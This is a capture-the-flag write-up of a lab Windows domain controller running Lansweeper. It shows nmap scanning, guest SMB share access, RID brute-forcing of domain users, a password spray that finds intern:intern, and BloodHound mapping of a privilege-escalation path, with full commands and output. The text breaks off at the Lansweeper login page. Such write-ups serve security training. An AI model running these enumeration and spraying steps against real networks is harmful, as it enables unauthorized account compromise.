

Overview
- Type Machines
- OS Windows
- Severity Medium
- Creator Yeeb
- Release date 2024 Mar 1
Enumeration
Start the instance via Discord, wait around 5 minutes for the machine to start all services and let’s go:

10.10.115.23
Nmap
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.115.23
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-25 15:05 JST
Nmap scan report for 10.10.115.23
Host is up (0.24s latency).
Not shown: 65520 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
81/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-title: Lansweeper - Login
|_Requested resource was /login.aspx
82/tcp    open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=Lansweeper Secure Website
| Subject Alternative Name: DNS:localhost, DNS:localhost, DNS:localhost
| Not valid before: 2021-11-21T09:22:27
|_Not valid after:  2121-12-21T09:22:27
| tls-alpn:
|_  http/1.1
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-25 06:07:25Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: sweep.vl0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-01-25T06:08:58+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=inventory.sweep.vl
| Not valid before: 2025-01-24T05:52:44
|_Not valid after:  2025-07-26T05:52:44
| rdp-ntlm-info:
|   Target_Name: SWEEP
|   NetBIOS_Domain_Name: SWEEP
|   NetBIOS_Computer_Name: INVENTORY
|   DNS_Domain_Name: sweep.vl
|   DNS_Computer_Name: inventory.sweep.vl
|   DNS_Tree_Name: sweep.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-01-25T06:08:17+00:00
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
49684/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: INVENTORY; OS: Windows; CPE: cpe:/o:microsoft:windows
- Found a windows server in the domain sweep.vl (seems a DC as Kerberos 88/tcp is open).
- Main open ports are for HTTP server, DNS, LDAP, SMB and also RDP, WinRM.
- Seems special ports (not common) are open too:
81/tcp.82/tcprelated to Lansweeper, an IT Asset Management platform.- Add
inventory.sweep.vl,sweep.vlin in /etc/hosts
SMB Shared folder (445/tcp)
List shared folders using the guest account:
$ nxc smb inventory.sweep.vl -u 'guest' -p '' --shares
SMB         10.10.115.23    445    INVENTORY        [*] Windows Server 2022 Build 20348 x64 (name:INVENTORY) (domain:sweep.vl) (signing:True) (SMBv1:False)
SMB         10.10.115.23    445    INVENTORY        [+] sweep.vl\guest:
SMB         10.10.115.23    445    INVENTORY        [*] Enumerated shares
SMB         10.10.115.23    445    INVENTORY        Share           Permissions     Remark
SMB         10.10.115.23    445    INVENTORY        -----           -----------     ------
SMB         10.10.115.23    445    INVENTORY        ADMIN$                          Remote Admin
SMB         10.10.115.23    445    INVENTORY        C$                              Default share
SMB         10.10.115.23    445    INVENTORY        DefaultPackageShare$ READ            Lansweeper PackageShare
SMB         10.10.115.23    445    INVENTORY        IPC$            READ            Remote IPC
SMB         10.10.115.23    445    INVENTORY        Lansweeper$                     Lansweeper Actions
SMB         10.10.115.23    445    INVENTORY        NETLOGON                        Logon server share
SMB         10.10.115.23    445    INVENTORY        SYSVOL                          Logon server share
Found:
DefaultPackageShare$with read only access- The server is Windows Server 2022 so pretty new with a build 20348
Quick overview and grab some files:
$ smbclientng -u 'guest' -p '' --host inventory.sweep.vl
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'inventory.sweep.vl' as '.\guest'!
■[\\inventory.sweep.vl\]> use DefaultPackageShare$
■[\\inventory.sweep.vl\DefaultPackageShare$\]> acls
d-------     0.00 B  2024-02-09 04:46  .\
d-------     0.00 B  2024-02-09 04:47  ..\
d-------     0.00 B  2024-02-09 04:46  Images\
             Owner:   BUILTIN\Administrators
             Group:   SWEEP\Domain Users
             Allowed: Everyone                                                          READ_CONTROL | SYNCHRONIZE
             Allowed: Everyone                                                          READ_CONTROL | SYNCHRONIZE
             Allowed: NT SERVICE\TrustedInstaller                                       WRITE_OWNER | WRITE_DACL | DELETE | READ_CONTROL | SYNCHRONIZE
             Allowed: NT SERVICE\TrustedInstaller                                       GENERIC_ALL
             Allowed: BUILTIN\Users                                                     READ_CONTROL | SYNCHRONIZE
             Allowed: BUILTIN\Users                                                     GENERIC_READ | GENERIC_EXECUTE
             Allowed: CREATOR OWNER                                                     GENERIC_ALL
             Allowed: APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES            READ_CONTROL | SYNCHRONIZE
             Allowed: APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES            GENERIC_READ | GENERIC_EXECUTE
             Allowed: APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES READ_CONTROL | SYNCHRONIZE
             Allowed: APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES GENERIC_READ | GENERIC_EXECUTE

d-------     0.00 B  2024-02-09 04:46  Installers\
             Owner:   BUILTIN\Administrators
             Group:   SWEEP\Domain Users
             Allowed: Everyone                                                          READ_CONTROL | SYNCHRONIZE
             Allowed: Everyone                                                          READ_CONTROL | SYNCHRONIZE
             Allowed: NT SERVICE\TrustedInstaller                                       WRITE_OWNER | WRITE_DACL | DELETE | READ_CONTROL | SYNCHRONIZE
             Allowed: NT SERVICE\TrustedInstaller                                       GENERIC_ALL
             Allowed: BUILTIN\Users                                                     READ_CONTROL | SYNCHRONIZE
             Allowed: BUILTIN\Users                                                     GENERIC_READ | GENERIC_EXECUTE
             Allowed: CREATOR OWNER                                                     GENERIC_ALL
             Allowed: APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES            READ_CONTROL | SYNCHRONIZE
             Allowed: APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES            GENERIC_READ | GENERIC_EXECUTE
             Allowed: APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES READ_CONTROL | SYNCHRONIZE
             Allowed: APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES GENERIC_READ | GENERIC_EXECUTE

d-------     0.00 B  2024-02-09 04:46  Scripts\
             Owner:   BUILTIN\Administrators
             Group:   SWEEP\Domain Users
             Allowed: Everyone                                                          READ_CONTROL | SYNCHRONIZE
             Allowed: Everyone                                                          READ_CONTROL | SYNCHRONIZE
             Allowed: NT SERVICE\TrustedInstaller                                       WRITE_OWNER | WRITE_DACL | DELETE | READ_CONTROL | SYNCHRONIZE
             Allowed: NT SERVICE\TrustedInstaller                                       GENERIC_ALL
             Allowed: BUILTIN\Users                                                     READ_CONTROL | SYNCHRONIZE
             Allowed: BUILTIN\Users                                                     GENERIC_READ | GENERIC_EXECUTE
             Allowed: CREATOR OWNER                                                     GENERIC_ALL
             Allowed: APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES            READ_CONTROL | SYNCHRONIZE
             Allowed: APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES            GENERIC_READ | GENERIC_EXECUTE
             Allowed: APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES READ_CONTROL | SYNCHRONIZE
             Allowed: APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES GENERIC_READ | GENERIC_EXECUTE

■[\\inventory.sweep.vl\DefaultPackageShare$\]> tree
├── Images/
│   └── WindowsLS.jpg
├── Installers/
└── Scripts/
    ├── CmpDesc.vbs
    ├── CopyFile.vbs
    └── Wallpaper.vbs
■[\\inventory.sweep.vl\DefaultPackageShare$\]> cd Scripts
■[\\inventory.sweep.vl\DefaultPackageShare$\Scripts\]> get *
'CmpDesc.vbs' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 1.1/1.1 kB • ? • 0:00:00
'CopyFile.vbs' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 728/728 bytes • ? • 0:00:00
'Wallpaper.vbs' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 1.2/1.2 kB • ? • 0:00:00
■[\\inventory.sweep.vl\DefaultPackageShare$\Scripts\]> cd ..
■[\\inventory.sweep.vl\DefaultPackageShare$\]> cd Images
■[\\inventory.sweep.vl\DefaultPackageShare$\Images\]> get *
'WindowsLS.jpg' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 132.4/132.4 kB • ? • 0:00:00
■[\\inventory.sweep.vl\DefaultPackageShare$\Images\]> exit
Quick check of downloaded files:
- Image:

- VB Scripts:
$ cat CmpDesc.vbs

Dim  reg, objRegistry
Dim SN, M, ValueName, strComputer
Const HKLM = &H80000002
strComputer = "."

Set reg = GetObject("winmgmts:\\" & strComputer & "\root\default:StdRegProv")

on error resume next
If WScript.Arguments.count = 0 Then

	Set objRegistry = GetObject("winmgmts:{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2").ExecQuery("Select * FROM 	Win32_OperatingSystem")
	For Each object In objRegistry
		SN = object.SerialNumber
	Next

	Set objRegistry = GetObject("winmgmts:{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2").ExecQuery("Select * FROM 	Win32_ComputerSystem")
	For Each object In objRegistry
		M = object.Model
	Next

	value = M & ": " & SN
	key = "SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"
	ValueName = "srvcomment"

	If Len(value) > 48 Then value = Left(value, 48)
	reg.SetStringValue HKLM, key, ValueName, value
Else
	value = WScript.Arguments(0)
	key = "SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"
	ValueName = "srvcomment"
	reg.SetStringValue HKLM, key, ValueName, value
End if
$ cat CopyFile.vbs

'this script takes 2 arguments => "Source" and "Destination" and uses this to copy a the file
Source = WScript.Arguments.Item(0)
Destination = WScript.Arguments.Item(1)

Set fso = CreateObject("Scripting.FileSystemObject")
'Check to see if the file already exists in the destination folder
If fso.FileExists(Destination) Then
	'Check to see if the file is read-only
	If Not fso.GetFile(Destination).Attributes And 1 Then
			fso.CopyFile Source, Destination, True
	Else
		'The file exists and is read-only.
		fso.GetFile(Destination).Attributes = fso.GetFile(Destination).Attributes - 1
			fso.CopyFile Source, Destination, True
	End If
Else
		fso.CopyFile Source, Destination, True
End If
Set fso = Nothing
$ cat Wallpaper.vbs

'this script takes 2 arguments ("Source a Destination")
Source = WScript.Arguments.Item(0)
Destination = WScript.Arguments.Item(1)

Const HKEY_LOCAL_MACHINE = &H80000001
strComputer = "."
Set StdOut = WScript.StdOut
Set oShell = Wscript.CreateObject("WScript.Shell")
Set oReg=GetObject("winmgmts:{impersonationLevel=impersonate}!\\" & strComputer & "\root\default:StdRegProv")


Set fso = CreateObject("Scripting.FileSystemObject")
'Check to see if the file already exists in the destination folder
If fso.FileExists(Destination) Then
	'Check to see if the file is read-only
	If Not fso.GetFile(Destination).Attributes And 1 Then
			fso.CopyFile Source, Destination, True
	Else
		'The file exists and is read-only.
		fso.GetFile(Destination).Attributes = fso.GetFile(Destination).Attributes - 1
			fso.CopyFile Source, Destination, True
	End If
Else
		fso.CopyFile Source, Destination, True
End If
Set fso = Nothing

strKeyPath = "Control Panel\Desktop"
strValueName = "WallPaper"
strValue = Destination
oReg.SetStringValue HKEY_LOCAL_MACHINE,strKeyPath,strValueName,strValue

RegCommandValue = "RUNDLL32.EXE USER32.DLL,UpdatePerUserSystemParameters ,1 ,True"
ReturnVal = oShell.Run (RegCommandValue, 1, True)
Nothing is really interesting/helpfull at this moment.
RID Brute-forcing
As we are able to read IPC$ so we can proceed to RID brute-force attack to enumerate all domain users:
$ nxc smb inventory.sweep.vl -u 'guest' -p '' --rid-brute 10000
SMB         10.10.115.23    445    INVENTORY        [*] Windows Server 2022 Build 20348 x64 (name:INVENTORY) (domain:sweep.vl) (signing:True) (SMBv1:False)
SMB         10.10.115.23    445    INVENTORY        [+] sweep.vl\guest:
SMB         10.10.115.23    445    INVENTORY        498: SWEEP\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.115.23    445    INVENTORY        500: SWEEP\Administrator (SidTypeUser)
SMB         10.10.115.23    445    INVENTORY        501: SWEEP\Guest (SidTypeUser)
SMB         10.10.115.23    445    INVENTORY        502: SWEEP\krbtgt (SidTypeUser)
SMB         10.10.115.23    445    INVENTORY        512: SWEEP\Domain Admins (SidTypeGroup)
SMB         10.10.115.23    445    INVENTORY        513: SWEEP\Domain Users (SidTypeGroup)
SMB         10.10.115.23    445    INVENTORY        514: SWEEP\Domain Guests (SidTypeGroup)
SMB         10.10.115.23    445    INVENTORY        515: SWEEP\Domain Computers (SidTypeGroup)
SMB         10.10.115.23    445    INVENTORY        516: SWEEP\Domain Controllers (SidTypeGroup)
SMB         10.10.115.23    445    INVENTORY        517: SWEEP\Cert Publishers (SidTypeAlias)
SMB         10.10.115.23    445    INVENTORY        518: SWEEP\Schema Admins (SidTypeGroup)
SMB         10.10.115.23    445    INVENTORY        519: SWEEP\Enterprise Admins (SidTypeGroup)
SMB         10.10.115.23    445    INVENTORY        520: SWEEP\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.115.23    445    INVENTORY        521: SWEEP\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.115.23    445    INVENTORY        522: SWEEP\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.10.115.23    445    INVENTORY        525: SWEEP\Protected Users (SidTypeGroup)
SMB         10.10.115.23    445    INVENTORY        526: SWEEP\Key Admins (SidTypeGroup)
SMB         10.10.115.23    445    INVENTORY        527: SWEEP\Enterprise Key Admins (SidTypeGroup)
SMB         10.10.115.23    445    INVENTORY        553: SWEEP\RAS and IAS Servers (SidTypeAlias)
SMB         10.10.115.23    445    INVENTORY        571: SWEEP\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.10.115.23    445    INVENTORY        572: SWEEP\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.10.115.23    445    INVENTORY        1000: SWEEP\INVENTORY$ (SidTypeUser)
SMB         10.10.115.23    445    INVENTORY        1101: SWEEP\DnsAdmins (SidTypeAlias)
SMB         10.10.115.23    445    INVENTORY        1102: SWEEP\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.115.23    445    INVENTORY        1103: SWEEP\Lansweeper Admins (SidTypeGroup)
SMB         10.10.115.23    445    INVENTORY        1113: SWEEP\jgre808 (SidTypeUser)
SMB         10.10.115.23    445    INVENTORY        1114: SWEEP\bcla614 (SidTypeUser)
SMB         10.10.115.23    445    INVENTORY        1115: SWEEP\hmar648 (SidTypeUser)
SMB         10.10.115.23    445    INVENTORY        1116: SWEEP\jgar931 (SidTypeUser)
SMB         10.10.115.23    445    INVENTORY        1117: SWEEP\fcla801 (SidTypeUser)
SMB         10.10.115.23    445    INVENTORY        1118: SWEEP\jwil197 (SidTypeUser)
SMB         10.10.115.23    445    INVENTORY        1119: SWEEP\grob171 (SidTypeUser)
SMB         10.10.115.23    445    INVENTORY        1120: SWEEP\fdav736 (SidTypeUser)
SMB         10.10.115.23    445    INVENTORY        1121: SWEEP\jsmi791 (SidTypeUser)
SMB         10.10.115.23    445    INVENTORY        1122: SWEEP\hjoh690 (SidTypeUser)
SMB         10.10.115.23    445    INVENTORY        1123: SWEEP\svc_inventory_win (SidTypeUser)
SMB         10.10.115.23    445    INVENTORY        1124: SWEEP\svc_inventory_lnx (SidTypeUser)
SMB         10.10.115.23    445    INVENTORY        1125: SWEEP\intern (SidTypeUser)
SMB         10.10.115.23    445    INVENTORY        3101: SWEEP\Lansweeper Discovery (SidTypeGroup)
Let’s copy/paste the output to a file then get just the users and put them in a new wordlist file:
$ cat all_sids.txt | grep TypeUser | awk '{ print $6}' | cut -d '\' -f 2 > all_users.txt
$ cat all_users.txt
Administrator
Guest
krbtgt
INVENTORY$
jgre808
bcla614
hmar648
jgar931
fcla801
jwil197
grob171
fdav736
jsmi791
hjoh690
svc_inventory_win
svc_inventory_lnx
intern
Password Spray attacking
Let’s go for username spray attack with an empty password:
$ nxc smb inventory.sweep.vl -u all_users.txt -p '' --continue-on-success
SMB         10.10.115.23    445    INVENTORY        [*] Windows Server 2022 Build 20348 x64 (name:INVENTORY) (domain:sweep.vl) (signing:True) (SMBv1:False)
SMB         10.10.115.23    445    INVENTORY        [-] sweep.vl\Administrator: STATUS_LOGON_FAILURE
SMB         10.10.115.23    445    INVENTORY        [+] sweep.vl\Guest:
SMB         10.10.115.23    445    INVENTORY        [-] sweep.vl\krbtgt: STATUS_LOGON_FAILURE
SMB         10.10.115.23    445    INVENTORY        [-] sweep.vl\INVENTORY$: STATUS_LOGON_FAILURE
SMB         10.10.115.23    445    INVENTORY        [-] sweep.vl\jgre808: STATUS_LOGON_FAILURE
SMB         10.10.115.23    445    INVENTORY        [-] sweep.vl\bcla614: STATUS_LOGON_FAILURE
SMB         10.10.115.23    445    INVENTORY        [-] sweep.vl\hmar648: STATUS_LOGON_FAILURE
SMB         10.10.115.23    445    INVENTORY        [-] sweep.vl\jgar931: STATUS_LOGON_FAILURE
SMB         10.10.115.23    445    INVENTORY        [-] sweep.vl\fcla801: STATUS_LOGON_FAILURE
SMB         10.10.115.23    445    INVENTORY        [-] sweep.vl\jwil197: STATUS_LOGON_FAILURE
SMB         10.10.115.23    445    INVENTORY        [-] sweep.vl\grob171: STATUS_LOGON_FAILURE
SMB         10.10.115.23    445    INVENTORY        [-] sweep.vl\fdav736: STATUS_LOGON_FAILURE
SMB         10.10.115.23    445    INVENTORY        [-] sweep.vl\jsmi791: STATUS_LOGON_FAILURE
SMB         10.10.115.23    445    INVENTORY        [-] sweep.vl\hjoh690: STATUS_LOGON_FAILURE
SMB         10.10.115.23    445    INVENTORY        [-] sweep.vl\svc_inventory_win: STATUS_LOGON_FAILURE
SMB         10.10.115.23    445    INVENTORY        [-] sweep.vl\svc_inventory_lnx: STATUS_LOGON_FAILURE
SMB         10.10.115.23    445    INVENTORY        [-] sweep.vl\intern: STATUS_LOGON_FAILURE
No user has his passwords reset.
Do it again to check if any user has the same password as username:
$ nxc smb inventory.sweep.vl -u all_users.txt -p all_users.txt --continue-on-success
SMB         10.10.115.23    445    INVENTORY        [*] Windows Server 2022 Build 20348 x64 (name:INVENTORY) (domain:sweep.vl) (signing:True) (SMBv1:False)
SMB         10.10.115.23    445    INVENTORY        [-] sweep.vl\Administrator:Administrator STATUS_LOGON_FAILURE
SMB         10.10.115.23    445    INVENTORY        [-] sweep.vl\Guest:Administrator STATUS_LOGON_FAILURE
...
SMB         10.10.115.23    445    INVENTORY        [-] sweep.vl\svc_inventory_lnx:intern STATUS_LOGON_FAILURE
SMB         10.10.115.23    445    INVENTORY        [+] sweep.vl\intern:intern
Found
intern:intern
Proceed to a new SMB share enumeration using these new credentials:
$ nxc smb inventory.sweep.vl -u intern -p intern --shares
SMB         10.10.115.23    445    INVENTORY        [*] Windows Server 2022 Build 20348 x64 (name:INVENTORY) (domain:sweep.vl) (signing:True) (SMBv1:False)
SMB         10.10.115.23    445    INVENTORY        [+] sweep.vl\intern:intern
SMB         10.10.115.23    445    INVENTORY        [*] Enumerated shares
SMB         10.10.115.23    445    INVENTORY        Share           Permissions     Remark
SMB         10.10.115.23    445    INVENTORY        -----           -----------     ------
SMB         10.10.115.23    445    INVENTORY        ADMIN$                          Remote Admin
SMB         10.10.115.23    445    INVENTORY        C$                              Default share
SMB         10.10.115.23    445    INVENTORY        DefaultPackageShare$ READ            Lansweeper PackageShare
SMB         10.10.115.23    445    INVENTORY        IPC$            READ            Remote IPC
SMB         10.10.115.23    445    INVENTORY        Lansweeper$     READ            Lansweeper Actions
SMB         10.10.115.23    445    INVENTORY        NETLOGON        READ            Logon server share
SMB         10.10.115.23    445    INVENTORY        SYSVOL          READ            Logon server share
We can READ access to
Lansweeper$
Dig into it:
$ smbclientng -u intern -p intern --host inventory.sweep.vl
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'inventory.sweep.vl' as '.\intern'!
■[\\inventory.sweep.vl\]> use Lansweeper$
■[\\inventory.sweep.vl\Lansweeper$\]> tree
├── changeallowed.vbs
├── changepassword.vbs
├── CookComputing.XmlRpcV2.dll
├── Devicetester.exe
├── Heijden.Dns.dll
├── mustchangepassword.vbs
├── putty.exe
├── shellexec.vbs
├── SMBLibrary.dll
├── testconnection.exe
├── unlock.vbs
├── Utilities.dll
├── vimservice25.dll
├── vimservice25.xmlserializers.dll
├── vimservice40.dll
├── vimservice40.xmlserializers.dll
├── vimservice41.dll
├── vimservice41.xmlserializers.dll
├── vimservice50.dll
├── vimservice50.xmlserializers.dll
├── vimservice51.dll
├── vimservice51.xmlserializers.dll
├── vimservice55.dll
├── vimservice55.xmlserializers.dll
├── vmware.vim.dll
├── wol.exe
└── XenServer.dll
■[\\inventory.sweep.vl\Lansweeper$\]> cat changepassword.vbs
If WScript.Arguments.Count = 1 Then
	Dim password1,password2

	password1=InputBox("Enter new password(1):")

	if IsEmpty(password1) then

		WScript.Quit

	end if

	password2=InputBox("Enter new password(2):")

	if IsEmpty(password2) then

		WScript.Quit
	end if

	if password1 <> "" then
	   if password1=password2 then
		struser= WScript.Arguments(0)
		Set objUser = GetObject("LDAP://" & struser)
		objUser.SetPassword(password1)
		msgbox "Password changed"
	   else
		msgbox "Passwords do not match"
	   end if
	else
		msgbox "Password cannot be blank"
	end if
end if
■[\\inventory.sweep.vl\Lansweeper$\]> cat mustchangepassword.vbs
If WScript.Arguments.Count = 1 Then
		struser= WScript.Arguments(0)
		Set objUser = GetObject("LDAP://" & struser)
		objUser.Put "pwdLastSet", 0
		objUser.SetInfo
		msgbox "User Must Change Password at Next Logon"
end if
■[\\inventory.sweep.vl\Lansweeper$\]> cat shellexec.vbs
Set objShell = CreateObject("Shell.Application")
objShell.ShellExecute WScript.Arguments(0), "", "", "", 1
...
■[\\inventory.sweep.vl\Lansweeper$\]> exit
Not really interesting
BloodHound
Let’s go to enumerate the Active Directory then ingest to BloodHound Community Edition for analysis:
$ nxc ldap inventory.sweep.vl -d sweep.vl -u 'intern' -p 'intern' --bloodhound --dns-server 10.10.115.23 --dns-tcp --dns-timeout 10 --collection All,LoggedOn
SMB         10.10.115.23    445    INVENTORY        [*] Windows Server 2022 Build 20348 x64 (name:INVENTORY) (domain:sweep.vl) (signing:True) (SMBv1:False)
LDAP        10.10.115.23    389    INVENTORY        [+] sweep.vl\intern:intern
LDAP        10.10.115.23    389    INVENTORY        Resolved collection methods: container, loggedon, acl, rdp, localadmin, group, session, trusts, objectprops, dcom, psremote
LDAP        10.10.115.23    389    INVENTORY        Done in 00M 53S
LDAP        10.10.115.23    389    INVENTORY        Compressing output into /home/user/.nxc/logs/INVENTORY_10.10.115.23_2025-01-25_170805_bloodhound.zip

SVC_INVENTORY_WINis a member ofADMINISTRATORSgroup

Found an interesting attack path if we can pwned
SVC_INVENTORY_WIN:
- Member of
LANSWEEPER DISCOVERYgroup, so maybe he can be used to scan asset in the Lansweeper portal- Has
GenericAllprivilege to theLANSWEEPER ADMINSgroup, so if we can add it into this group then we become a member of theREMOTE MANAGEMENT USERSgroup, so can connect to the DC via RDP or WinRM.
Lansweeper

We can see on the port 81/tcp (with HTTP) that we access to a login page of Lansweeper portal:
